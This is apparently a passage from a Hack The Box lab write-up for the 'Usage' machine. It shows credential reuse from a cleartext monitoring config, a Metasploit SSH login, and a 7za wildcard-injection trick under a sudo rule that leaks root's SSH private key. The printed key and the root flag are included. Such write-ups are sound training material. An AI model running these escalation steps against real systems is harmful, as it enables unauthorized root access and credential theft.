drwxrwxr-x 3 dash dash 4096 Aug  7  2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26  2023 .monit.id
-rw-r--r-- 1 dash dash    5 Jul  6 20:42 .monit.pid
-rw------- 1 dash dash 1192 Jul  6 20:42 .monit.state
-rwx------ 1 dash dash  707 Oct 26  2023 .monitrc
```

There is a clear text password in the file

```
cat ~/.monitrc
```

Screenshot Evidence



```
dash@usage:~$ cat .monitrc
cat .monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd

#Apache
```


I review the /etc/passwd file for user accounts that can login to the machine

```
grep bash /etc/passwd
# RESULTS
root
dash
xander
```

I tried the discovered password with the xander user and it was successful

```
# Metasploit Commands
use scanner/ssh/ssh_login
set USERNAME xander
set PASSWORD 3nc0d3d_pa$$w0rd
set STOP_ON_SUCCESS true
set RHOSTS 10.129.108.170
run
```

Screenshot Evidence



```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.129.108.170:22 - Starting bruteforce
[+] 10.129.108.170:22 - Success: 'xander:3nc0d3d_pa$$w0rd' 'uid=10
:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (10.10.14.123:39841 -> 10.129.108.170:22)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
[HTB] 0:ovpn  1:msf* 2:bash-
```


I then established a normal SSH session

```
ssh xander@usage.htb
```

When checking my sudo permissions I have permissions to execute /usr/bin/usage_management without a password

```
sudo -l
```

Screenshot Evidence




```
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass, secure_path=/usr/local/s

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

I was able to use strings to return some information about what the program does

```
strings /usr/bin/usage_management
```

Screenshot Evidence



```
xander@usage:~$ strings /usr/bin/usage_management
/lib64/ld-linux-x86-64.so.2
chdir
__cxa_finalize
__libc_start_main
puts
system
__isoc99_scanf
perror
printf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
```

Running the application appears to present three options
1. Project Backup
2. Backup MySQL data
3. Reset admin password


MySQLDump is just a static command
It does not help us any to reset the admin password because I already know it

This leaves the 7zip application compressing data as the only line to work with.
There is a C function of some sort that sets the working directory as /var/www/html
The 7za command is executed and returns an error if /var/www/html can not be accessed.

I aim to grab the root SSH private key if it exists. If it does not exist I will have to settle for reading root.txt
Using the hack trick article I do the following to get the key by exploiting the use of the Wildcard char in the 7za command
REFERENCE: https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks?source=post_page-----16397895490f--------------------------------

```
cd /var/www/html
touch @id_rsa
ln -s /root/.ssh/id_rsa id_rsa
sudo /usr/bin/usage_management
```


Screenshot Evidence



```
xander@usage:/var/www/html$ touch @id_rsa
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1
```

This returns the contents of /root/.ssh/id_rsa


Screenshot Evidence



```
-----BEGIN OPENSSH PRIVATE KEY----- : No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW : No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q : No more files
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs : No more files
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM= : No more files
-----END OPENSSH PRIVATE KEY----- : No more files
----------------
Scan WARNINGS: 7
xander@usage:/var/www/html$ |
[HTB] 0:ovpn  1:msf- 2:ssh*
```

I place the contents into a file and removed the " : No more files" strings

Screenshot Evidence




```
rosborne@toborfedora:~/HTB/Boxes/Usage$ cat root_usage.key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=
-----END OPENSSH PRIVATE KEY-----
```

I then used the key to ssh in

```
chmod 600 root_usage.key
ssh -i root_usage.key root@usage.htb
```

I was then able to read the root flag

Screenshot Evidence



```
Last login: Mon Apr  8 13:17:47 2024 from 10.10.14.40
root@usage:~# cat ~/root.txt
7264e8f8e77bec6b8623e7f0325f2c6b
root@usage:~# id
uid=0(root) gid=0(root) groups=0(root)
root@usage:~# hostname -I
10.129.108.170 dead:beef::250:56ff:feb0:b513
root@usage:~# hostname
usage
root@usage:~# 
[HTB] 0:ovpn  1:msf  2:ssh!- 3:ssh*
```

ROOT FLAG: 7264e8f8e77bec6b8623e7f0325f2c6b